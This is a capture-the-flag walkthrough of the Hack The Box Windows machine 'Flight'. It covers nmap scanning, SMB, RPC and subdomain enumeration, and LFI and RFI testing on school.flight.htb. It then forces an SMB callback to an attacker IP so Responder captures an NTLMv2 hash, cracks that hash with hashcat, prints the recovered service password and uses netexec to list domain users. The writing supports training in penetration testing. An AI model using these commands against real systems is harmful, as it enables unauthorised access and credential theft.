# Flight
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Flight
- OS Type: Windows
- Difficulty: Hard
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Mon Apr 21 09:53:40 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.187Nmap scan report for 10.10.11.187Host is up, received echo-reply ttl 127 (0.28s latency).Scanned at 2025-04-21 09:53:41 IST for 752sNot shown: 65517 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)|_http-title: g0 Aviation| http-methods:|   Supported Methods: OPTIONS HEAD GET POST TRACE|_  Potentially risky methods: TRACE|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.188/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-21 11:34:34Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1279389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049697/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49722/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 32072/tcp): CLEAN (Timeout)|   Check 2 (port 59198/tcp): CLEAN (Timeout)|   Check 3 (port 44855/udp): CLEAN (Timeout)|   Check 4 (port 47973/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_clock-skew: 6h59m59s| smb2-time:|   date: 2025-04-21T11:35:27|_  start_date: N/A
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Mon Apr 21 10:06:13 2025 -- 1 IP address (1 host up) scanned in 753.06 seconds
Enumeration
Port 80/HTTP
i’ll start my enumeration from port http which is running a website of company

let’s run the whatweb to check web technologoies

Port 139,445/SMB
let’s check the smb for null session
smbclient -L //10.10.11.187
let’s check enum4linux, nothing from enum4linux
Port 135/MSRPC
rpcclient -U "" -N 10.10.11.187
Nothing interesting yet, i’m moving to web enumeration and let’s enumerate for any subdomains for the website i’ll be using wfuzz tool for that
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://flight.htb -H "Host: FUZZ.flight.htb" --hh 7069
yes that’s it we got the school subdomain let’s quickly add this to our /etc/hosts file
Note: Before starting wfuzz or any other subdomain enumerations add flight.htb to /etc/hosts fille
let’s visit the school.flight.htb


if we look at the url we can see that the view parameter is calling file, let’s try LFI maybe

Oh there’s some security in place, can we include remote files?

on python webserver on kali

let’s check if we can execute php code i’ll use below simple php code
<?phpphpinfo();?>save it as test.php and then access it.

ohh so it not included, let’s check the source to check what’s going on

ok so it just included it’s contents instead of executing it
what now!, we are working with windows box, let’s try smb to get NTLM hash for the user using responder
sudo responder -I tun0 -vhttp://school.flight.htb/index.php?view=\\10.10.14.17\test

possibly it beacuse of we are using \ instead of / let’s try /

and we got the hash

let’s crack it using hashcat
hashcat -m 5600 apache.ntlmv2 /usr/share/wordlists/rockyou.txt
great, let’s use this password to enumerate user’s from netexec --users option
netexec smb 10.10.11.187 -u svc_apache -p 'S@Ss!K@*t13' --users
users.txt
AdministratorGuestkrbtgtS.MoonR.ColdG.LorsL.KeinM.GoldC.BumW.WalkerI.FrancisD.TruffV.Stevenssvc_apacheO.Possumlet’s check password reuse
